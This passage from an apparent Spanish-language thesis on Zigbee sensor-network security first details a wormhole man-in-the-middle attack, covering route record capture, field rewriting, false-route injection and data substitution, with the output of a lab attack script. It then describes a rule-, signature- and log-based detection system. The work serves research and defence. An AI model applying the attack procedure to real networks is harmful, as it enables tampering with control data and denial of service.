Captura de tráfico interesante: Una vez se seleccionan los nodos que será víctimas del ataque wormhole, se realiza un proceso de análisis de tráfico con el fin de identificar los paquetes de enrutamiento de origen que involucran los nodos víctima. Lo anterior, es necesario ya que estos paquetes posteriormente se modifican en términos de longitud de rutas para conseguir una vecindad falsa entre los nodos víctima. La captura de paquetes se lleva a cabo capturando un paquete a la vez en una estructura de control repetitiva o bucle infinito.

Tráfico interesante: En el momento en que se detecta los paquetes de enrutamiento de origen en el tráfico de la red, se extraen de este, datos como: la longitud de la ruta, la cantidad de saltos y las direcciones NWK involucradas en la comunicación. Posteriormente, se da paso al siguiente procedimiento en el ataque.

Identificación de nodos víctima: Con los datos obtenidos durante la captura de paquetes, se determina si los nodos de origen y destino en el paquete son los mismos que los nodos víctima, si lo son, se detiene la captura de paquetes y se procede con la modificación del paquete capturado, de lo contrario, se continua la captura hasta que se logre conseguir el paquete requerido.

Modificación del paquete de enrutamiento: Los paquetes que coinciden en direccionamiento con relación a los nodos víctima, son modificados en los campos de dirección de origen y destino en la capa MAC para que haya coincidencia con el direccionamiento de la capa NWK y dar la apariencia que el nodo origen es adyacente al nodo destino. Adicionalmente y para que el paquete modificado que luego es reenviado no se descarte en el destino, se modifica el campo de número de secuencia con un valor aleatorio menor a 255. En cuanto a las direcciones NWK, éstas se mantienen ya que es necesario que el paquete modificado alcance el destino original y se mantenga el origen. En lo referente a la ruta como tal, se modifica la longitud de esta (campos relay count y relay list en el paquete route record), donde puede suceder que: si los nodos víctima son remotos, la longitud de de la ruta debe ser mayor o igual a 1, en éste caso la ruta se modifica para que sea de 0 saltos, logrando de ésta forma, hacer creer al nodo destino del paquete de enrutamiento que no requiere de nodos intermedios para alcanzar el nodo origen. Por otro lado, si los nodos son vecinos, la ruta debe ser de 0 saltos y el ataque la modifica para que sea mayor o igual a 1. En ambos escenarios el efecto es el mismo y consiste en evitar utilizar la ruta legítima por el nodo que requiere enviar datos de aplicación hacia un destino dado.

Reenvío de los paquetes de enrutamiento: Con la modificación del paquete completa, el paquete de enrutamiento es reenviado a su destino, el nodo procesa el paquete y escribe o

sobrescribe la tabla de enrutamiento con la ruta nueva (la ruta maliciosa). Una vez el nodo intente el envío de datos hacia el nodo destino especificado en la ruta, la entrega del paquete de aplicación eventualmente falla, causando de esta forma una denegación de servicio.

Captura de paquetes de aplicación y reenvío de paquetes modificados: en éste punto, los paquetes de la capa de aplicación que generan los nodos víctimas de la red pueden ser escuchados por el atacante usando el mismo enfoque para la captura de paquetes de enrutamiento. Lo anterior es posible, ya que los nodos afectados por el ataque aún pueden poner los paquetes que requieren enviar en el medio de transmisión, lo cual posibilita que sean escuchados por el nodo malicioso, modificar los datos y reenviarlo nuevamente a su destino usando la misma técnica del procesamiento de paquetes de enrutamiento (procedimiento de modificación de paquetes de enrutamiento).

Por último, el ataque se mantiene, intercambiando la modificación de paquetes de rutas con la modificación de paquetes con datos de aplicación y finaliza si así lo decide el atacante o cuándo se mueve el túnel wormhole a otro punto de la red.

4.4.2. Implementación y resultados del ataque wormhole

Para probar el funcionamiento del ataque en dispositivos IEEE802.15.4/Zigbee, se crea una red de pruebas compuesta por tres nodos, dos de los cuales deben poder comunicarse usando como salto intermedio el nodo coordinador de la red (0x0000), el objetivo consiste entonces en ejecutar un ataque wormhole haciendo creer a los dos dispositivos remotos que son vecinos y modificar los datos de aplicación que atraviesen el túnel creado mediante un nodo malicioso. La red prototipo de muestra en la Figura 4-19.



Figura 4-19.: Red prototipo para ejecución del ataque wormhole.

Ejecución del ataque wormhole: El ataque se ejecuta utilizando el nodo 0xE99C como

destino de los mensajes de enrutamiento y el nodo 0xF14B como el origen de los mismos, los datos de aplicación tienen el sentido contrario y se prueban enviando la palabra 'TEST'. Una vez se detecta el paquete de enrutamiento, se modifica y se envía, luego el script de ataque queda en espera de los paquetes de aplicación como se muestra en la siguiente salida de comando.

```
$ sudo python mitm_wormhole.py f14b e99c 14 -w -f WORMHOLE
[OK]Executing wormhole attack on source 88f8 and destination 0x0
[**]Sniffing and searching for source routing...
[OK]Route record found for src e99c:
[OK]Sequence Number: 168
[OK]Route record parameters:
        source_addr: f14b
        addresses: []
        hop_count: 0
        options: 0
        source_addr_long: 0x13a200416317da
        id: route record
[**]Inyecting route record to e99c
[->]Fake route injected!
[**]Sniffing for application data...
[->]False data injected
```

De acuerdo a la salida de comando, el ataque se ejecuta según los parámetros indicados anteriormente y se adiciona la modificación de datos para cambiarlos por la palabra 'WORMHOLE'. Adicionalmente, se comprueba la llegada del paquete de enrutamiento falso y legítimo como se muestra en la Figura 4-20. En la Figura 4-21, se expone el contenido de un paquete de enrutamiento legítimo y como se observa, la longitud de la ruta es de un salto (Number of addresses) y la dirección de dicho salto (Address 1) corresponde al nodo coordinador (0x0000).



Figura 4-20.: Recepción de los paquetes de enrutamiento legítimo y modificado.

El paquete con la ruta falsa se identifica según la Figura 4-20 con el ID 3 y los datos de aplicación enviados corresponden al ID 0. Una vez se intenta enviar nuevos datos, el ataque wormhole realiza la sustitución de la información en el paquete de aplicación satisfactoriamente, ya que al verificar las tramas recibidas en el nodo destino 0xF14B (origen del paquete route record), se evidencia que los datos contienen la palabra 'WORMHOLE' en lugar de la palabra 'TEST', como se evidencia en la Figura 4-22.



Figura 4-21.: Contenido del paquete de enrutamiento legítimo.



Figura 4-22.: Recepción de datos modificados por el ataque wormhole en el nodo 0xf14b.

En este escenario, se comprueba la funcionalidad del ataque como hombre en el medio, capturando la información de la aplicación, modificándola y reenviándola hacia los nodos víctima de la WSN; en redes con aplicaciones reales, ésto podría suponer un problema mucho mayor,

ya que un atacante tendría la capacidad de influir en las decisiones que se toman en la red e inducir cambios no deseados e ilegítimos en el comportamiento de los nodos. Un ejemplo podría ser, la medición de variables de entorno errados, la apertura de accesos físicos, apagar/encender interruptores. Todo lo anterior, con los datos que se transmiten en tiempo real y es así entonces como se pueden cambiar acciones específicas de control que utilizan los usuarios por las acciones de los atacantes.

Adicionalmente, proponemos una variación de este ataque, aplicándolo no solo a los nodos remotos sino también a los nodos vecinos. Lo anterior se logra cuándo dos nodos son vecinos y debido a que aun en esta condición, los nodos utilizan los mensajes de enrutamiento como RREQ y RREP para el descubrimiento de rutas, es posible modificar la longitud de la ruta en estos mensajes para hacerlos creer que están alejados a más de un salto cuándo en realidad son nodos adyacentes. El mismo algoritmo para el ataque wormhole se puede aplicar en éste escenario, se propone el nombre de *wormhole expansivo*.

Características para la detección de ataque wormhole: A diferencia de los dos ataques anteriores, el ataque wormhole no induce cambios en las características de los equipos legítimos de la red, como puede ser la dirección NWK de los nodos víctima. En ese sentido, se deben utilizar otras propiedades, relacionadas con el enrutamiento, la distancia en saltos y los nodos vecinos, usándolas de la siguiente manera.

- **Longitud de rutas:** dado que el ataque wormhole induce cambios en la longitud de una ruta entre un nodo destino y un nodo origen; se pueden validar los cambios que éstas longitudes, de forma tal que no afecte la operación de la red y permitan la detección de los ataques.
- **Listas de vecinos estáticas:** se pueden utilizar en combinación con la validación de longitud de rutas para detectar el ataque, las listas se almacenan en un dispositivo ajeno a la red y mediante el análisis de paquete se compara de la siguiente forma: si los nodos son vecinos, entonces la ruta debe ser de longitud cero, si los nodos son remotos, entonces la ruta debe contener más de un salto.
- **Firmas basadas en la longitud de rutas:** se pueden crear firmas de los ataques conocidos, asociando la longitud de la ruta y la dirección MAC de los nodos involucrados en la comunicación. Los paquetes de enrutamiento se comparan con las firmas, en donde una coincidencia indica un posible ataque wormhole.

Discusión: los ataques wormhole, por lo que se observa en las pruebas de concepto y caracterización del mismo, representan una amenaza que en caso de ocurrencia, genera un gran impacto en la red. A diferencia de los demás trabajos de investigación que cubren este

problema, se constata de forma tangible como podría proceder un atacante para efectuar un ataque wormhole en una implementación productiva, dejando entrever los mecanismos que se pueden emplear para detectar incidentes de seguridad relacionados con el riesgo de un ataque wormhole.

5. Método para la detección de ataques sybil, sinkhole y wormhole

En este capítulo se especifica el algoritmo diseñado para la detección de ataques sybil, sinkhole y wormhole. Se presenta además, la implementación del algoritmo usando el lenguaje de programación Python para consumir la API killerbee de la interface RZUSBSTICK, la cual hace posible la captura, disección y análisis de las tramas que transitan la red. Adicionalmente, se pone a prueba el funcionamiento del método de detección cuando ocurren los incidentes de seguridad que se tratan en este proyecto.

Para lograr la identificación de los ataques, se emplean diferentes técnicas para la detección, tales como: firmas, el uso de listas blancas y la inspección de paquetes. Igualmente, se proponen otros mecanismos de seguridad que permiten tener mayor visibilidad del tráfico y lo que ocurre en la red, así como funciones que permitirán en un futuro la correlación de eventos de seguridad.

El método para la detección de ataques sybil, sinkhole y wormhole comprende dos fases; la primer fase se encarga de la adquisición y disección de paquetes, mientras la segunda se compone de tres procesos fundamentales en el análisis de los paquetes de la red y el tráfico en general, (i) el primero se centra en la comparación de tres tipos de reglas con los paquetes de la red; (ii) el segundo proceso comprende en el análisis, generación y almacenamiento en bases de datos de las firmas para el tráfico de las tramas de comandos de red, haciendo especial énfasis en las tramas many-to-one para ataques sinkhole y route record para ataques wormhole. Por último, (iii) el tercer proceso, que se ejecuta en paralelo a los dos ya descritos, se encarga de hacer un registro de las detecciones con base en la coincidencia de los paquetes analizados con las firmas y reglas de listas blancas. Es importante resaltar, que cada etapa, aunque pertenecen a tres módulos de software diferentes, trabajan entre si para lograr un objetivo concreto: la detección de las amenazas, ataques y anomalías de la red, con ello, lograr mayor visibilidad de lo que ocurren en las WSN en cuánto a seguridad se refiere, reduciendo los posibles riesgos de exposición.

El código en Python que representa la implementación del algoritmo de detección se encuentra detallado en el Anexo C.

5.1. Procedimientos y algoritmo general para la detección de ataques en WSN

Para lograr la detección e identificación de los ataques se diseñó un algoritmo que divide las tareas del método de detección en varios procedimientos, con el fin de permitir que el método sea flexible y pueda modificarse según las necesidades de la red. Teniendo esto en cuenta, en la Figura 5-1, se muestra una representación general del funcionamiento del algoritmo dividido en dos fases fundamentales y los elementos que se emplean en cada una.



Figura 5-1.: Diagrama de bloques general del método de detección.

Como se observa, la fase uno se vale de la interfase de red para la captura de los paquetes y cuenta con un proceso de disección de estos en dónde se filtra el tipo de paquete, se extraen los datos relevantes de los dispositivos involucrados en la transmisión y recepción del paquete, tales como: la dirección de origen NWK y MAC, el tipo de paquete, las rutas incluidas en el mismo (si es un comando de enrutamiento) y los valores en algunas opciones del comando de red. En la fase dos, los datos extraídos de los paquetes capturados se comparan con las reglas de detección que pueden ser de tres tipos: listas blancas (para los dispositivos que son confiables al interior de la red), listas negras (opcional), para los dispositivos que se conocen como maliciosos y listas de vecinos, en donde se establece la cantidad de vecinos y las direcciones de red de los vecinos que se permite tener a un nodo determinado. Adicionalmente, en esta fase se realiza la identificación de ataques mediante la validación de firmas dependiendo de las disposiciones que se definan en las reglas, de ahí la importancia que tienen estas en el método propuesto; las firmas sino existen en la base de datos de firmas, se construyen y se almacenan cuando se determine que el paquete es malicioso. Por último, la fase 2 realiza también la recolección de registros de detección y se clasifican según ciertos niveles de criti-

cidad que se detallan más adelante.

Con el objetivo de ejecutar los procesos de la fase dos de forma efectiva, se escriben tres módulos de software *zrules.py*, *zsignatures.py* y *zlogger.py* en donde se tienen en cuenta los algoritmos necesarios para lograr la detección de los ataques según el contenido del tráfico de la red. En las secciones siguientes de este capítulo se realiza un acercamiento de los procesos de la segunda fase en el método de detección.

5.1.1. Evaluación de reglas

La evaluación de las reglas se lleva a cabo mediante la lectura de un archivo de configuración almacenado en disco con formato *JSON* en zrules.py, en donde cada regla se evalúa en orden de aparición y cada lista de reglas se evalúa de forma independiente. Lo anterior, significa que, dependiendo del tipo de paquete, se lleva a cabo la evaluación de un tipo u otro de reglas. A continuación, se muestra el formato de las reglas y en la Figura 5-2 se muestra el algoritmo para la evaluación de estas.

```
{
  "white_list_rules": [
    {"ALL": "ALL"},
  ],
  "black_list_rules": [
    {"ALL": "ALL"}
  ],
  "neighbor_list_rules": [
    {
      "id": "",
      "count": 0,
      "neighbors": []
    }
  ]
}
```

Como se puede observar, cada regla contiene sus propios tipos de datos, en ese sentido, las reglas de listas blancas y negras `white_list_rules` y `black_list_rules` se componen de diccionarios que relacionan la dirección NWK como llave y la dirección MAC como valor, en donde las llaves o valores 'ALL' hacen referencia a cualquier dirección NWK o MAC. Por otro lado, las reglas `neighbor_list_rules` se componen de las llaves `id`, `count`, `neighbors`, donde los valores correspondientes son la dirección NWK, la cantidad de vecinos y la lista de direcciones NWK de los mismos.



Figura 5-2.: Algoritmo para la evaluación de reglas del módulo zrules.py.

La evaluación de reglas consiste entonces en: 1) la inicialización del objeto con zrules.py de la clase `ZigbeeIDSRules` y el archivo de reglas como argumento, del cual se extraen los conjuntos de las diferentes reglas en los atributos `black_list`, `white_list` y `neighbor_list`. En 2) se lleva a cabo la ejecución de la función encargada de evaluar las reglas, que en este caso sería `WhiteListCheck`, `BlackListCheck` o `NeighborListCheck` y que reciben como argumento los atributos del paquete que se requiere evaluar en `pkt_attr`. Luego en 3), se realiza la evaluación de cada regla de la lista de reglas en un bucle `while`, en donde la coincidencia de la dirección NWK del paquete con la que se define en las reglas sugiere un resultado al que se le asigna un nivel de criticidad definido. Por último, en el paso 4) se retorna el resultado obtenido de la evaluación, inclusive si no hay coincidencias con ninguna regla con el fin de obtener los registros del paquete y el dispositivo que lo originó. En la Tabla 5-1 se muestran los niveles de criticidad utilizados para cada regla y en la Figura 5-3 una representación básica en UML del módulo zrules.py.

Figura 5-3.: Representación UML de zrules.py.

Tabla 5-1.: Niveles de criticidad para la evaluación de reglas y registro.

Nivel criticidad	Nivel de registro (logs)
10	Debug (Depuracion)
20	Info (Informacional)
30	Warning (Advertencia)
40	Error (Error)
50	Critical (Critico)

Dada la información de la tabla anterior, los mensajes con nivel 20 representan una coincidencia sin riesgos entre el paquete analizado y la regla, 50 una coincidencia en la dirección NWK pero no en la dirección MAC y que indica un ataque sinkhole y 30 para coincidencias con reglas con llave y valor 'ALL' y que representan un riesgo de ataques ya que debido a cómo está configurada la regla no es posible la detección de anomalías en la red. En este caso, las reglas de vecinos sirven para detectar la presencia de nodos sybil ya que en éstas se definen los nodos adyacentes confiables de un nodo determinado, la detección de ataques sybil se determina cuando se envía un mensaje de link status conteniendo nodos vecinos que no están definidos en las reglas.

5.1.2. Evaluación de firmas de ataques

Las firmas de los ataques sirven como complemento para la detección a partir de la evaluación de reglas y permiten identificar los ataques con mayor precisión, ya que se tiene en cuenta características propias de los dispositivos y los comandos de red, tales como: la dirección MAC de origen, las opciones many-to-one para ataques sinkhole y la dirección MAC, longitud de ruta y cantidad de saltos para los ataques wormhole. Adicionalmente, las firmas se almacenan con el propósito de identificar ataques recurrentes; el tráfico considerado

como malicioso y que no cuente con las firmas necesarias para su detección en la base de datos de firmas, se le genera una nueva y se almacena para los futuros análisis de tráfico. Para el almacenamiento de las firmas se utiliza una base de datos liviana con *SQLite3* con las tablas `source_routing_signatures` y `m2one_routing_signatures`. El algoritmo que se sigue para el tratamiento de firmas se ilustra en la Figura 5-4.



Figura 5-4.: Algoritmo para el tratamiento de firmas del módulo zsignatures.py.

El tratamiento de firmas se da entonces en las funciones `CheckM2OPatterns` para paquetes many-to-one o `CheckM2OPattrerns` para mensajes de route record, ambas de la clase `ZigbeeSignaturesDB` del módulo zsignatures.py. Estas funciones se encargan de verificar la existencia de las firmas y agregar las nuevas. Adicionalmente, se cuenta con la función `CreateSignatureTables` para crear las tablas en nuevas bases de datos, dado que se puede especificar durante la creación del objeto diferentes archivos de bases de datos. Los niveles de criticidad del resultado en cuánto la coincidencia o creación de firmas, se dan de acuerdo a la Tabla 5-1. Aunque las firmas son generadas desde una fuente externa, las funciones deben recibir los atributos de los paquetes que se analizan como argumento en `pkt_attr` y la firma que se requiere buscar y/o agregar. Los campos para las tablas de la base de datos de firmas se muestran en la Tabla 5-2 y 5-3, igual se tiene una representación en UML del módulo zsignatures.py que se muestra en la Figura 5-5.



Figura 5-5.: Representación UML de zsignatures.py.

Tabla 5-2.: Campos de la tabla source routing signatures.

Campo	Dato
`ID`	Identificador de la firma (Entero)
`date`	Marca de tiempo (Texto)
`src_short`	Direccion NWK origen (Texto)
`dst_short`	Direccion NWK destino (Texto)
`src_ext`	Direccion MAC origen (Texto)
`dst_ext`	Direccion MAC destino (Texto)
`signature`	Firma del paquete (Texto)

Tabla 5-3.: Campos de la tabla m2o routing signatures.

Campo	Dato
`ID`	Identificador de la firma (Entero)
`date`	Marca de tiempo (Texto)
`src_short`	Direccion NWK origen (Texto)
`src_ext`	Direccion MAC origen (Texto)
`signature`	Firma del paquete (Texto)

5.1.3. Registro de detecciones y eventos

El registro de detección se lleva acabo para tener visibilidad y variabilidad de los eventos de seguridad que afectan la WSN, además de permitir la correlación de eventos ya que un solo ataque puede disparar eventos tanto en la coincidencia de firmas, así como en la evaluación de reglas. En cualquier caso, se definen dos tipos de manejadores de registros, un manejador en archivo de logs para todos los eventos del proceso de detección y un manejador de eventos

de consola; el primero está pensado para el registro indefinido de los eventos y el segundo para el registro en tiempo real de eventos con niveles crítico de error y advertencia que se muestran en la salida estándar del equipo donde se ejecute el programa. El módulo zlogger.py define entonces tres funciones para lograr el registro de los eventos: `CreateLogHandler` para crear los dos manejadores mencionados anteriormente, `ConsoleHandler` para los eventos que se muestran en consola y `FileHandler` para los eventos que se guardan en un archivo en el almacenamiento local (disco). En la Figura 5-6 se muestra la lógica que se aplica para cada registro utilizando la librería *logging* de Python.



Figura 5-6.: Algoritmo para el registro de eventos en zlogger.py.

La estrategia es tener una clasificación de los posibles eventos acorde a la identificación, para ello, el objeto de registro de eventos se crea a partir de un objeto con la clase `ZigbeeIDSLogger`, en donde se define el formato del registro y los niveles de criticidad con el diccionario que se muestra a continuación.

```
logging_levels = {
            10: 'debug',
            20: 'info',
```

```
        30: 'warning',
        40: 'error',
        50: 'critical'
    }
```

En cuanto al formato del registro, este se compone de la marca de tiempo de la detección, el nivel de criticidad y el mensaje (MSG en el algoritmo de la Figura 5-6), que se recibe de los demás módulos dependiendo de lo que se detecte en firmas y se evalué en reglas. En la Figura 5-7 se expone una representación del módulo zlogger en UML.



Figura 5-7.: Representación en UML de zlogger.py.

5.2. Algoritmo de detección para ataques sybil, sinkhole y wormhole

En este algoritmo se unen los módulos descritos en la sección anterior, se lleva a cabo la adquisición de paquetes, la disección de estos, el cálculo de las firmas y sirve de interfase entre los diferentes módulos para identificar y detectar los ataques. En ese orden de ideas, los objetos relacionados con las bases de datos de firmas, los manejadores de registro y de la evaluación de reglas se lleva a cabo en esta etapa. Dado a que el método de detección se implementa en software, hay dependencia de otras librerías, intérpretes de lenguaje y/o compiladores; los requerimientos se listan en la Tabla 5-4.

Tabla 5-4.: Requerimientos para la implementación del algoritmo de detección.

librerías	framework killerbee, scapy, zrules, zlogger y zsignatures
Sistema operativo	Debian 3.16.43-2+deb8u2
Interface de red	RZUSBSTICK
Interprete de leguaje	Python 2.7.14
Software	Killerbee, Wireshark

5.2.1. Diseño del algoritmo de detección

Este algoritmo es una ampliación del ya presentado en la sección 4.2. Sin embargo, se profundiza en el detalle de este, indicando los procedimientos involucrados, los datos utilizados y las características del tráfico y los ataques que se emplean para llevar a cabo la detección de la ocurrencia de ataques a nivel de red. En la Figura 5-8 se muestra el algoritmo en detalle y posteriormente se explica el código involucrado y las etapas más relevantes del método de detección.

